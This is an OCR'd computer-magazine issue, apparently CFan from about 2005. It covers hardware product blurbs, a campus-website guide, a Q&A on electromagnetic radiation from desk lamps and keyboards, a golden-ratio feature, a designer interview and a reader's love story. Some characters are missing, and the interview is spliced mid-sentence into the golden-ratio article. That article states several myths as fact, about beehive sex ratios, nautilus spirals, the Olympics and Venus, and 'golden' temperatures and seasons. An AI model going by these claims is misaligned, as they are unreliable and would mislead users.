近日，显示器领导厂商 LG 电子针对 15 寸 LCD 领域再次发力，推出了 50 系列 L1550S 新品。L1550S 的外观设计非常新颖，采用了前卫时尚的超窄边框设计风格，充分展现出消费者的个性主张与时尚品位。采用的高品质液晶面板拥有 8 毫秒的超快响应时间，它所提供的每秒 125 帧显示频率，大大超越了人眼所能辨识的极限，完全消除了动态画面的拖影现象，使显示画面更加酣畅淋漓。除此之外，L1550S 还拥有 250 流明的亮度、450:1 的对比度、以及 1024 × 768 的最佳分辨率，给用户带来了清晰 丽、逼真细腻的视觉意趣，让用户在日常使用中更加游刃有余。

咨询电话:020-87636363

产品价格:请电话咨询

惊艳绝伦——BenQ DP308 移动硬盘



BenQ 1.8 移动硬盘DP308 轻巧纤薄(名片大小，仅重88g)、造型雅致、铝镁合金金属材料，时尚与性能完美结合。色彩运用上，专门针对女性时尚族群而采用了粉色，还有时尚男女都喜欢的白色及商务人士喜欢的黑色。通过色调的不同　染，将一款时尚产品打造为具有不同性别特征、各具特色的不同款型，可谓颇具匠心。DP308 采用了零接触磁头启停设计，在盘片外设立固定磁头的支架，使得盘片无论转动与否，磁头和盘片永不接触，从而确保了移动硬盘在运动时受到突然的冲击也能确保数据安全。在易用性方面，DP308 附带了一系列丰富的软件，为用户提供防病毒、文件加密、日程管理、邮件管理、账号管理等功能。

咨询电话:*400-888-0666 0512-68073500*

产品价格:*请电话咨询*



缎绸笼手音质　多彩 2162 皇家旗舰组合

多彩 DLS—2162 新款音箱，如气宇轩昂的皇家旗舰组合。莹亮的黑色金属网罩镶以银色边框，尽显清新明快乐感。木质主机箱体，有效预防谐振，令低音的下潜色更具深度。方形的主箱正面如一液晶显示屏，黑色屏幕，流畅板饰，无形感受名家开演前的恢宏气势。右侧深潜的导风孔设置，可增加主箱低音回放的震撼力。两分频卫星通道设计，掩不住通透的激情高音，陈酒绕舌般丰盈中音感受，高保真还原，满足听觉的无境欲望。副机二分频沉稳设计，将中高音转换优美演绎。活动线控盒　意操作，全防磁温　设计，清朗悦目。

咨询电话:*0755—27394092*

产品价格:*请电话咨询*

金河田宝鼎 2018 机箱闪亮登场!



金河田公司最近新品宝鼎 2018 机箱以沉稳、大方的外观设计，精良的做工、人性化的内部设计（非常便于安装）及良好的散热措施等特点，一上市即得到了广大消费者的一致好评。宝鼎 2018 身形袖珍，外壳整体采用金属质感的亚光银色，漆面工艺细致，前面板还有拉丝铝饰板，小巧、精致、时尚的特点非常突出。它采用业内常用的 0.6mm SECC 镀锌钢板，内部边框全折边，不伤手，并且设有大量 EMI 弹片，保证电磁辐射的屏蔽效果。机箱按照 Intel TAC1.1 规范，设有侧板散热孔和 CPU 导风罩，前后预留有 3 个 6cm 散热风扇安装位置，确保了能够充分散热。机箱侧板采用免工具螺丝固定，采用提拉滑轨设计，折装十分方便。充分显示了金河田对消费者的关爱。这款机箱还标配了 200W P4 电源，最大功率达 280W!

咨询电话:*0769-5057928*

产品价格:*360 元（含电源）*



轻盈简约　爱国者 U 盘精智型、极致型精彩上市

近日，国内知名移动存储厂商爱国者又推出精智型和极致型两款新品。两款产品均采用全金属材质，良好的质感给人全新的使用感受。极致型外型非常小巧秀雅，整体采用无缝一体式设计。精智型则将金属材质和喷砂工艺有机结合，修长的机身流畅简约，外侧的金属边框高贵别致，非常适合商务场合使用。两款产品均采用 A 级超稳定 FLASH 芯片，无缝式嵌入结构，继承了爱国者 U 盘超强抗震防摔的数据安全性能。

当前正值"爱国者U盘五周年五连冠五重礼活动"真情回馈用户之际，精智、极致型 U 盘也植入 VOIP 网络电话软件，凡购买用户均可免费获得 10 分钟国内长途通话费。购买爱国者 U 盘 256MB 以上产品还可获得价值 88 元的时尚耳麦，同时爱国者主流 U 盘智能备份型 II 代 128MB 价格已调至 158 元。爱国者 U 盘新品不断，精彩不断!

咨询电话:*800-810-7666*

产品价格:*精智型 249 元(128MB); 299 元(256MB)　　极致型 229 元(128MB) ; 278 元(256MB)*

硬汉 2.1 麦博 M-528 音箱



木质音箱永远是音箱消费者心中的最爱!最近，麦博公司向市场隆重推出一款低端价位的小型全木质 2.1 多媒体音箱 M-528!

M-528 外形简洁大方，长方体箱体，以棕褐色木纹饰皮为主色调，银灰色带状贴皮为辅色，流畅自然，古朴中不失时尚。4 寸低音炮采用双腔体设计，即喇叭设置在箱体中间，这种设计的好处是声音反映快速有力。高音单元配有银灰色的网罩，摘下面罩，可以看到这是一个双喇叭单元，分别为 1.5 寸和 2.75 寸的中高音喇叭，双喇叭设计对于音质将有大幅度的提升，同时漂亮的喇叭也十分养眼。

M-528 的功率为 25W RMS (15Wx2+5W)，大于 80dB 的信噪比和大于 40 dB 的隔离度，使得音质更为清晰纯净。全防磁设计当然也是必不可少的，M-528 可直接配置在电脑显示器及电视机旁，不会造成干扰。

咨询电话:*800-830-5652*

产品价格:*168 元*

CF [CP17]



我们的大学生活

■天草

探宝队队员招募行动:想加入“网站探宝队”的行列吗?如果您有迫切希望探宝的网站,或者发现了某个网站的宝藏,请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象:新浪校园(大学版) http://y.sina.com.cn

寻宝理由:大学生活,可能是所有学校生活中最值得回忆的一段。每个经历过大学岁月的朋友,都能回忆起宿舍中和室友的夜话、替女生提暖瓶、在食堂排队买饭,考试前的彻夜不眠……无论你是还没上大学,或是正在读大学、还是已经从大学毕业,都不能拒绝这次探宝队的精彩大学生活之旅!

大学的情感生活



宿舍楼的爱情壮举

学生时代,什么时候的感情最让人刻骨铭心?以至于多年以后仍能念念不忘那段美好的时光?大学的纯真情感令人神往,但是学习和感情两不误才是最重要的。

链接:http://y.sina.com.cn/k/love/index.shtml

稀饭收藏夹:

①大学谈恋爱该花谁的钱?

http://y.sina.com.cn/k/2005-08-15/161641631.html

对于没有自主经济能力的学生来说,这确实是一个非常棘手的问题,男生真的应该坚持〝买单英雄主义〞吗?

②给MM修电脑的三个步骤,帅哥必看

http://y.sina.com.cn/k/2005-08-09/111541060.html

给MM修电脑,对于我们的很多男性读者来说,可能是一种向往的经历,这篇文章作为一篇指导性的文章……算了,还是当搞笑文字来看吧。



大学宿舍中才可能出现的西瓜皮“碗”泡面

③毕业分手时你会和旧情人互抽耳光吗?

http://y.sina.com.cn/bbs/2005/0815/1447325.html

毕业时分手,可能已经成为大多数校园恋情不可逃脱的一种宿命,有一部分情侣选择这种方式来结束这段情感,字不多但看了之后感慨万千……

入乡随俗,新生的规矩

如果你还没到读大学的年龄,那么先来预习一下大学新生应该注意的事项吧!

链接:http://y.sina.com.cn/focus/freshman/index.shtml



男生宿舍的床头设备

稀饭收藏夹:

①新生第一课:“无聊”的大学有趣地过

http://y.sina.com.cn/news/2004-09-28/18697.html

大学教授的一堂精彩的大课,把新生的沉闷情绪一下子打破了。

②新生校园娱乐完全指南

http://y.sina.com.cn/news/2004-09-20/17676.html

从迎新晚会、军训,到运动会等等,都有〝过来人〞替你出谋划策。

③“每逢佳节倍思亲”,IP长途省钱攻略

http://y.sina.com.cn/news/2004-09-21/ba17767.shtml

在学校过节,免不了给家里打个电话问候问候,学会使用IP电话卡可以帮你省不少钱。

④大一新生的高校印象:我的入学历险记

http://y.sina.com.cn/news/2004-09-10/16366.html

放眼看大学


更多地,我们应该听听外界的声音,通通透透地看待大学问题。其中涉及了毕业后寻找工作的误区、读研是否真的能提高就业竞争力、假期打工学以致用等大学生最关心的问题。

链接:http://y.sina.com.cn/i/school/index.shtml



这样的毕业照你见过吗?

CF [BL01]



开灯也会得癌症？

■DEF

北京读者OaiP：我前段时间看到网上说现在卖得很多护眼灯都有可能致癌。原因是，台灯制造商为了让光源稳定，达到护眼功能，将原本每秒60Hz的日光灯闪烁频率，一下拉到几万次(想想电脑中的“刷新频率”需要设置到72Hz以上，才能感觉屏幕不闪就应该明白了)，这样人眼是不会感觉闪动的。这种让灯光不闪的技术实际上是通过“高频振荡器”实现的。不过“高频振荡器”会发出很强的电磁波，从而很可能导致脑癌。这是否是真的呢？**(报料奖:200元)**

①电场、磁场与电磁波

有电的东西就会有电场，不稳定的电场就会产生磁场。而变化的磁场又会产生电场，这样往返下去，就形成了电磁波 。

②辐射与电磁波

辐射是一个过程，就像你嘴中往外喷东西这样的过程似的，而喷的东西就是电磁波了。辐射有很多种，比如除了电磁辐射外，还有声(噪音)等等。通常我们说的辐射就指电磁辐射。另外，紫外线、红外线、X光，也都是电磁辐射，只是频率不同而已。

③电磁波为什么对人体有害？

我们还是先举个例子，用一粒豆子打你，你当然不会痛，但用一堆豆子打你，你会感觉痛，而这个就是电磁波强度。比如像激光就是强度高，但频率低的一种电磁波。如果把豆子换成锐利的玻璃打你，这个属性就是指电磁波的频率。像X光是高频的，它的强度是人为可控的，像在医院拍X光片时，强度就不会很大，不然，病还没好，人就已经死掉了，即便是这样X光仍然对人体有害。如果我要是一堆玻璃打你(电磁波强度大，频率还高)，你受伤的几率就会更高，受的伤更严重(对人体影响很大)。强度高频率也高的最典型的就是核裂变时释放的 马射线了。

首先，电磁波每种电器都会有，不仅仅是手机、电脑这些大家熟知的电器。甚至连电冰箱、空调、洗衣机、饮水机也同样会有，而且连延长线和电动剃须刀也同样不可避免。可以说只要有电，就一定会有电磁辐射。

1.台灯的秘密

现在，再来看看护眼台灯，护眼台灯通过提高频率来保护眼睛。我们已经知道，如果频率很高，而电磁波强度并不算过高，并不会对人体产生影响。即使是因为加装变频设备后电磁波有所变化，但由于设备都被铁片或金属包着，同时台灯也会离开桌面30分分左右，实际的电磁波强度也会变得很小。

不可否认，频率愈高，对人体多少是有影响，要知道我们的手机、基地台的频率达到2.45×10^9以及245亿5千万赫兹，而GSM的频率为18亿赫兹，在这些数据面前，台灯的几万赫兹又算得了什么呢？因此，护眼台灯的电磁波并没有想像中那样可怕，对人体也不会产生影响。

2.为键盘平反

说过了台灯，这里不得不再提到〝键盘〞的问题。

网上有人认为电脑设备中键盘的辐射最大，并且拿出实际的测试数据：①键盘 1000 V/m；②鼠标 450 V/m；③显示器 218 V/m；④主机 170 V/m；⑤笔记本 2500 V/m。

那么看看这些数据，它是怎么测出来的呢？文章中并没有表示。即便都是键盘，不同厂商生产的电磁辐射也不同，而且将键盘、鼠标、显示器及主机四种电脑部件放在一起进行比较，就是非常不科学的。

那么这些数据是如何得来的呢？这可能是某些对电磁辐射问题感兴趣的人私下检测的结果，由于电磁辐射的简易量表很容易在商场买到，这种量表通常前端只是块海绵体，内置一个小型感应器，只要测量者无法对被测目录距离做到〝一视同仁〞，得出的结果就会与实际情况相差很多。

另外，这里的V/m只是一个电场单位，而仅看电场单位，是不能表征电磁波强度的。电磁波强度是受面积和时间影响的，通俗地说，就相当于一个喷壶，要让被喷射物体湿透，必须既保证喷壶的的水柱较为密集，同时也得保证水壶喷射的时间。所以在使用键盘时，即使击键瞬间产生较大的电磁波，但由于作用时间非常短，所以产生的效果也是非常有限的，也就是说其对人体的伤害几乎可以忽略不计了。

现在你应该对辐射、电磁波这些概念有了了解。网上经常会出现对比产品辐射的文章，但被测项目并不同，如有的是比电场、有的是比磁场，有的是比频率，有的是比电磁波强度。每种对比的项目都有所不同，也就造成了最终说法不一，要想了解一种物体到底对人有多大影响，还是要多方面进行测试。 CF [BL02]

解读蒙娜丽莎的微笑

——神奇的黄金分割

■ LX

科技发展到今天，我们已经可以解释自然界的很多问题，比如星体的运转、比如日月的循环交替等。但有些距离我们生活非常近的东西，至今还没有一个非常完美的解答，以至于每当说起这些问题，总带着一丝神秘。今天我们就要说说黄金分割。

黄金分割(Golden Section)是一种数学上的比例关系，用几何学语言来说，"黄金分割"就是一条线被分割为不相等的两段并形成（短÷长）= 长÷（短 + 长）这样的比例，比值约为0.618。这种分法被称为"黄金分割"，这个分割点称为"黄金分割点"，0.618这个数被称为"黄金数"。它具有严格的比例性、艺术性、和谐性，蕴藏着丰富的美学价值。一般情况下，我们说它是1.618，一个近似值，就像圆周率在应用时取3.14一样。



图1　黄金分割的计算方法

公元前四世纪，古希腊数学家欧多克索斯第一个系统地研究了这一问题，并建立起比例理论。公元前300年前后，几何著作《几何原本》吸收了欧多克索斯的研究成果，进一步系统论述了黄金分割，成为最早的有关黄金分割的论著。中世纪后，黄金分割被披上神秘的外衣。德国天文学家开普勒称黄金分割为神圣分割。




图2　黄金分割数前1024位

到十九世纪，黄金分割这一名称才逐渐通行。黄金分割数有许多有趣的性质，人类对它的实际应用也很广泛。最著名的例子是优选学中的黄金分割法或0.618法，是由美国数学家基弗于1953年首先提出的，七十年代在中国推广。

你知道吗

黄金分割奇妙之处，在于其比例与其倒数（将分数的分子分母颠倒）是一样的。例如：1.618的倒数是0.618，而1.618：1与1：0.618是一样的。

"黄金人"的"黄金眼"

1.美女与黄金分割

我们先来看一下模特的身体比例。如果你有机会给林志玲测量一下身高，然后再量一下从她肚脐到脚底的高度，然后用第二个数除以第一个数，你会发现结果非常接近0.618这个黄金分割(见图3)。根据我的实际测量(其实是照片测量)，发现林志玲的这个比值要高于0.618，这恐怕是因为模特一般腿比较长造成的。

再看看眼睛附近，用眼水平线的面宽除以从发根到下　底部的长度，这个值也是一个黄金分割数。近年来，在研究黄金分割与人体关系时，在人体结构中竟然发现了14个"黄金点"(宽与长比值为0.618)，12个"黄金矩形"(宽与长比值为0.618的长方形)！这些位置包括大小关节、耳、鼻、喉、嘴唇、手、牙等地方，大大小小几十个地方都有黄金分割数。当然，不是所有人都有这样一个黄金比例，不同的人都会在一定范围内有一个变化。



图3

—Just Do It—

"测量"美女的好方法

如果有人让你用数值来计算一个人算不算美女，你有什么办法吗？不要告诉我你用"回头率"这样的数值来表示！其实你可以试一下黄金分割率的计算法则，看看她的五官、身材是否符合黄金分割律。具体的测量依据请参考：http://www.newhua.com/cfan/200517/gold.txt

你知道吗

其实，著名画家达·芬奇曾挖掘出人的尸体来测量人体骨　结构的确切比例，他是宣称人体的结构比例完全符合黄金分割率的第一人。他的名画《维特鲁威人》中早就有了黄金分割的出现。此后，在人体绘画、美术、雕塑等方面，都以这一比例为标准，以使作品达到最佳。



图4《维特鲁威人》

2.动与静的黄金分割

生命在于运动，动而不衰；可又有人说，生命在于静养，静养得以长寿。从辨证观点看，动和静是一个0.618比例关系，大至四分动，六分静才是最佳的养生之法。想一下，我们常说每天8小时的睡眠，活动时间是16小时，几乎就是一个黄金分割比。饮食专家分析后还发现，饭吃六七成饱的人几乎不生胃病，摄入的饮食以六分粗粮、四分精食最为适宜。

3.黄金温度的产生

人在温度为22℃～24℃时感觉最舒适。这是因为人的正常体温37℃与0.618的乘积为22．8℃，在这一温度中，新陈代谢、生理节奏和功能均处于最佳状态。

4.为什么秋季是结婚“旺季”？

从黄金分割率来看，结婚的最佳季节是一年12个月的0.618处，大约在7月底至8月底。研究表明，秋季是人的性欲与免疫力最佳的黄金季节，此时人体血液中淋巴细胞最多，能生成大量抵抗各种微生物的淋巴因子。

5.最舒适的视觉感受

十九世纪末，德国实验美学家费希纳让近六百人在十个边长不同的长方形中选取自己最喜爱的一种长方形，结果大多数人都挑中了边长为1：1.62的长方形，费希纳无法解释人们为什么会喜欢选择合乎黄金比的长方形。黄金矩形（宽长之比为0.618的）看起来最舒服，这已为许多造型所采用，比如书本、桌子、电器、国旗等等，符合这个比例的东西看起来总是最舒服。

6.快乐的脑电波

二十世纪二十年代，科学家首次发现人脑的电振荡现象，许多生理学家相继发现：当人们精神愉快时，人脑电波频率下限与上限之比恰好是黄金比值，如果这时参加考试或竞技更能发挥出水平。由此得到启示：美学中的0.618还与人的生理和心理机制存在某种神奇的对应关系。如果测量脑电波更方便一点，选择一个〝黄金脑电波〞的时机去参加考试，那考试成绩一定会有不小的提高呢！

动植物与黄金分割

某人把一对兔子放入一个四面被高墙围住的地方。假设每对兔子每月能生下一对小兔，而每对新生小兔从第二个月开始又具备生育能力，请问：一年后应有多少对兔子？

答案是：1，1，2，3，5，8，13，21，34，55……一直排列下去。(从第三位起)每位数都是前两位数之和，这是欧洲人所知的第一个此类数列，被称为 波那契数列。1753年，格拉斯哥大学的数学家罗伯特·辛姆森发现，随着数字的增大，两数间的比值越来越接近黄金分割率，或叫神灵构架，或古希腊人所说的〝PHI〞值。该数值为1.6180339887498948482，是一个与圆周率相类似的无限不循环小数。率先使用 波那契数列的，是法国数学家埃杜瓦尔·卢卡斯。从那时起，科学家开始注意到自然界中这样的例子，松果的螺线、植物茎干上的幼芽分布、种子发育成形和动物 角的生长定式。人类从胚胎、婴儿、孩童到成年的发育规律，也遵循着黄金分割率。

★蜜蜂

你可能见过蜜蜂，但你一定没有数过蜂巢里面雄蜂和雌蜂的数目。你知道吗？如果你将世界上任何一个蜂巢里的雄蜂和雌蜂分开数，用雌蜂数除以雄蜂数，你都将得到一个相同的比率。没错，就是〝PHI〞值！

★鹦鹉螺

螺是一种在海洋中生活的软体动物，你知道它身上每圈螺纹的直径与相邻螺纹直径之比是多少吗（见图5）？是的，还是1．618。我们可以叫它〝黄金螺线〞。




图5

★葵花子

葵花子在花盘上呈相反的弧线状排列，相邻两圈之间的直径之比也是1.618。向日葵不但葵盘上有一左一右的黄金螺线，而且每朵小花或果花上也有两条黄金螺线，更奇异的是每套螺线总数都符合 波那契数列：如有21条左旋，则必有13条右旋，其总数为34条。事实上，任何菊科植物的花盘都有与向日葵盘一样的特点。此外，向日葵的外缘花瓣分为55和89瓣两种不同的形态，这两个数值也正好是 波那契数列中的相邻两数。

★花瓣竟然模仿人类智慧！？

许多植物萌生的叶片、枝 或花瓣都按黄金分割的角度伸展，从上往下看时，它们把水平面360°角分为约222.5°和137.5° （360×0.618=225）。任意两相邻叶片（枝头或花瓣）都沿着两个角度伸长；这样，它们虽不断轮生，却互不重叠，有利于光合作用。蓟草和一些蔬菜的叶片以及梨树枝、玫瑰花瓣就是如此。有人将此戏称为〝生仿〞（生物仿人类智慧做黄金分割），这不能不说是生物进化的结果。有的建筑学家还按车前草叶子的排列设计螺旋状大厦，以使每个房间得到充足的阳光照射。

你知道吗

传染病竟也符合 波那契数列

美国有 波那契学会，他们的正式出版物叫做《 波那契季刊》。1996年第三期刊物上就赫然登着“ A Fibonacci Model of Infectious Disease”，一个关于传染病的 波那契模型。根据这个模型，甚至可以推断出传染病传播的数量：在A城发现3例患者，那么接下来将是5例、8例、13例……这样的结论虽然没有根据，但无疑给黄金分割和 波那契数列增加了新的神秘。

建筑、音乐与美术中的黄金分割

在西方美术界，0.618到处可见：大卫的名画《萨宾



心有多大，舞台就有多大

■ GQ

喜欢使用QQ、网易POPO朋友，一定会经常使用到里面的各种有趣的表情图标。你可曾想到过设计这些造型可爱、创意独特的图标是什么样的人呢？特别是这其中的 者，是怎么把漂亮的图标设计出来的呢？本期“我拍”专门采访了一位微软的设计师——年轻的Rokey，让我们了解一下供职于跨国公司的设计师和他的作品。

24岁的Rokey大学时学的是广告专业，此后曾在几家著名的IT公司就职，最后进入微软亚洲工程院。进微软前，他负责制作了网易泡泡的所有图标和表情，其中很多表情都受到网友的追捧，甚至已经被一些用户改成了QQ的用户表情。

CFan:你什么时候进入微软的？简单介绍一下面试过程好吗？

Rokey:我是今年3月份进入微软的。面试过3次，两次是和Boss面谈，和其他组员谈谈，还有一次是做东西（被要求制作内容属于公司机密，所以这里不能介绍）。

CFan:微软员工对于英语要求有多高？在微软感觉最能学到什么？进入后与原来想像的最大差距是什么？

妇女》画布的长宽之比正吻合黄金分割律，德加的《舞女》、米勒的《牧羊女》等画的黄金分割点正是画面的中心，让艺术形象的夺目光彩使人感觉从最佳点、线上透发出来。

西方古典音乐在作曲的时候，总是将乐曲高潮安排在0.618外，例如要创作89小节的音乐，其高潮便在55小节处，如果是55小节的音乐作品，高潮则在34小节处。在贝多芬和巴托克作品中，作曲家常在作品四分之三处，通过高潮的迸发来获取情感的高度宣泄。如果在提琴、二胡等琴弦的黄金分割点拨动琴弦，奏出的声音最为悦耳。

传说中的“黄金股票”

在股价预测中，竟然也有着黄金比的应用。这种说法是：行情发生转势后，无论是止跌转升的反转还是止升转跌的反转，以近期走势中重要的峰位和底位之间的涨额作为计量的基数，将原涨跌幅按0.191、0.382、0.5、0.618、0.809分割为五个黄金点。股价在转势后，走势将有可能在这些黄金点上遇到暂时的阻力或支撑。但是，鉴于股票市场过于复杂的现状，这种观点还没有得到大多数人的认同，在这里只是作为一个小小的参考。

你知道吗

一些彩票爱好者竟然把黄金分割运用到了彩票选号上：特定的比例一般常用的是0.191、0.382、0.5、0.618、0.809，由此推断出每期开奖都会在黄金点附近出现号码，但并不是每个黄金点附近都会出现号码，也不可能所有的号码都出现在当期的黄金点上。这样的结论理论基础很差，被不少人称为“伪科学”。

神秘的五角星

最后，我们来说说五角星。在恶魔杀手电影中，五角星几乎每次都出现，它通常被指责为恶魔符号，被胡乱地画在某些恶魔杀手住所的墙上。有的国家的战斗机上也涂上这样的标志。实际上，五角星真正的起源是神圣的，五角星象征维纳斯——代表女人性爱和美的女神。在古希腊，人们用一个大圆里的五角星中站着一个“大字形”的健美的男子的图案，代表人体的完美。让我们回去看一下《维特鲁威人》的图片，他的四肢和头部用直线连接起来，不就是一个五角星吗？




图6

五角星与奥运会

五角星的形状源于金星，金星每四年在空中的运行轨迹正是一个正五角形。古人观察到这种现象，十分敬畏，于是金星和五角星便成了至善至美和周期性的性爱的象征。为表达对金星的崇拜，希腊人以四年为一个循环来组织奥林匹克运动会。你可曾想到，每四年一届的现代奥林匹克运动会是沿袭了金星的周期。更少有人知道：五角星差点成了奥运会的正式标志，只是到了最后一刻才将五个尖角换成了五个相互联结的环，以更好地体现奥运会包容与和谐的精神。

五角星中的黄金分割

在纸上画一个五角星，看一下被截断几条线段，它们已经自动按黄金分割的比率分开了（见图6）。五角星中所有线段的比率都符合黄金分割率，这使得它成为了黄金分割的首要代表。正是因为这个原因，五角星总是被作为美丽与完美的象征，并与女神和神圣的女性联系在一起。

结束语：自然充满了神秘。维纳斯雕像是美的化身，数学家在这里找到了黄金分割率，而我们就在不知不觉中体验着、享受着它的神奇 力，而大自然总在悄无声息地显示着它的力量。 CF [BL03]



Rokey 小档案

性别:男	年龄:24	公司:微软亚洲工程院
职位:GUI设计师	个人主页:http://www.rokey.net	



精致的耳机



简约而不简单的软件包装设计

Rokey:

(1)对英文的要求没有想像的那么高，但要保证能够流畅地用英文交流工作。

(2)如何能做好一样设计，不是技术上的，而是设计思考过程。

(3)几乎没有什么差距，就是原来想像中的样子，因为以前早有心理准备。

CFan:你在公司使用什么配置的电脑?

Rokey:CPU:2.4GHz，1GB内存，9800 Pro显卡，硬盘300GB，显示器是DELL 20英寸LCD显示器。

CFan:我们有很多读者也想走设计这条路，你觉得应该从哪里开始？我猜测你一开始也是模仿别人的作品，那么从模仿到自己设计，这个过程是怎么完成的？




一组精彩的硬件图标



质感非常好的一组图标，有兴趣学习的朋友可以到 http://www.rokey.net/v2/Gallery_Show.asp?PhotoID=149看看

Rokey:首先学习基础的软件知识（Photoshop/Ilustrator/Flash等）不必学太多，但基本功要扎实，让他成为你的左膀右臂。然后去模仿一些经典例子，是否像原作不是衡量模仿的标准，而是思考过程中所用到的技术和方法。如果可能，尽量尝试沿着作者的思路去考虑问题，你会学到很多。到最后发现没有什么作品再具有挑战性的时候，你会发现当你要完成一个效果，工具已经不是问题，你所感受的完全是思考的过程。思考是最重要的，作品所体现的作者的思考才是最有价值的。



可爱好用的软件图标

CF [BL04]

走进读者的电脑生活

Q缘J情

■QQ254871926

"东风不来，三月的柳絮不飞；你的心如小小的寂寞的城；恰若青石的街道向晚。 音不响，三月的春 不揭；你的心是小小的窗 紧掩……"

言语间，我与《电脑爱好者》相伴已快两年了。这两年中，对于今年才上高中的我来说却经历了悲欢离合。这两年中，有学习上的成功与挫折，也有感情上的。或许对于刚接触社会的我来说，这个世界变幻莫测，人心也是很难揣测的。但有一个老朋友却一直忠实地守候在我身边，而且两年了，从未改变过，她就是《电脑爱好者》。

遇到《电脑爱好者》是一个偶然，喜欢她的价廉物美也同时被她的书墨香所吸引。可以说她绝对是我人生中的一位良师益友。但真正引领我进入电脑世界的不是《电脑爱好者》，也不是我的电脑老师。那会是谁呢？且听我讲一个故事……

三年之前，有一个男孩喜欢上了一个女孩，男孩的成绩和相貌一样普通，而女孩不仅长得漂亮，家庭富裕，成绩在全年级更是数一数二的，因此追她的男生特别多。男孩郁闷、苦恼了很久——难道我的初恋注定要以失败而告终吗？

一年之后事情出现了转机，这缘于男孩一封大胆的表白信。"三个字"在极简单的几句话中显得苍白而又无力。男孩有自知之明，他并不抱有希望，匆匆把信塞给她后，他开始慌了。他冲进了雨帘，消失在迷雾中。女孩望着窗外还在发 ，而男孩却在狂风暴雨中流着眼泪……

女孩的回音出奇的简单——一个QQ号加一个密码。男孩手足无措地望着女孩，他家没有PC，也没有MAC，他只是个电脑白痴。但女孩期待的目光促使他决定冒险去哥哥家上网，第一次上QQ。

男孩莽莽撞撞地打开了QQ，用户名，密码，登录，一切OK。男孩首次看到了QQ的界面，在"我的好友"中只有一个头像，一个大眼睛卡通女孩的头像，毫无疑问这是女孩的QQ了。男孩高兴了好半天才发现头像是灰色的，他略带失望地给女孩留了第一句话："谢谢！"……

从那以后，男孩一有空便满怀期待地守候在电脑旁边，等待着女孩上线。另一方面，他也天南地北地交了不少朋友，扩充了不少电脑知识。他总认为，是女孩带他进入了这个不一样的世界。男孩也下定决心要努力学习电脑，在她面前好好SHOW一下。但课堂上的知识显然满足不了他的要求，于是他想找本书自学。男孩跑了一家又一家书店也没有找到有关电脑的书籍，因为他所在的城镇很小，有电脑的人家少，这类书籍并不畅销。汗流 背的他有些失望地在大街上逛着。突然远处的书报亭吸引了他的目光。男孩心想，为何不买些电脑杂志呢，自己毕竟在学校里上过一些电脑基础课，总不见得什么也看不懂吧！于是他来到报亭前，怯生生地问了一句："有关电脑的杂志有吗？"坐在亭子里的是一位和蔼可亲的老伯伯，他搜寻了半天，掏出一本杂志递给男孩说："我看这适合你。"男孩一看，《电脑爱好者》，有种似曾相识的亲切感，于是付了钱满怀希望地走开了。

由于这本书，男孩与老伯伯渐渐熟识了。每当看到男孩过来，他就会拿出早已准备好的《电脑爱好者》；每当看到男孩满意的笑容时，他也会呵呵地跟着乐。

因为有了《电脑爱好者》，男孩对电脑的热情始终没有减退；因为有了《电脑爱好者》，男孩的PC知识有了长足的进步；因为有了《电脑爱好者》，他终于可以在女孩面前SHOW出自我，令女孩崇拜不已。

男孩也没有想到事情会这么顺利，幸福似乎突然间降临到了自己的头上。那天，男孩像往常一样打开QQ，见女孩有一段留言：喜欢并不只是挂在嘴上说说的，要有所改变，就像我喜欢一个人，我注定会喜欢听周杰伦的歌。男孩 住了，因为女孩知道他喜欢听JAY的歌。在这样的暗示下，男孩感到很兴奋，一种从未有过的快乐充满了全身。于是这个留言后就是更加疯狂的追求……

在一道"三个字"与金钱筑成的堡垒下，女孩没能坚持住，心理防线几乎已经崩溃，但无奈考试临近。于是，男孩决定利用寒假时间来培养感情。

寒假到了，期末考试成绩也出来了，男孩考了年级第25名，应该说是小有进步。但令他吃惊的是向来都考第1名的女孩这次只有20名。男孩为女孩感到悲哀，想安慰她一下，但话到嘴边却又咽下，这是第一个不祥的预兆。

后来女孩在QQ上哭得一塌糊涂，男孩安慰了她，但她却毫无音讯，一种不祥感笼罩了男孩的心头。

很快，这种不祥变成了现实——女孩转学了。她没有给男孩留下任何东西，哪怕是一张照片。她就这样毫无声息地走了。男孩绝望了，痛苦了，电话永远打不通，QQ永远离线。"整个世界突然一起天黑，爱在眼前无声崩溃，摔成粉碎"……

男孩与女孩的故事似乎应该结束了，因为男孩从那以后再也没有见过女孩。但中考过后，他又想起了她。终于他们在QQ上再次相遇。问候之余，他们聊起了中考成绩。他以680分较为理想的成绩考入省重点高中的理科班，而她仅考了663分，连第一批次的分数线也没到。交换成绩后，是一段沉默，死一般的寂静。

天意啊，一切都是天意。

男孩和女孩依然是朋友，但却从未再次见到对方的面……

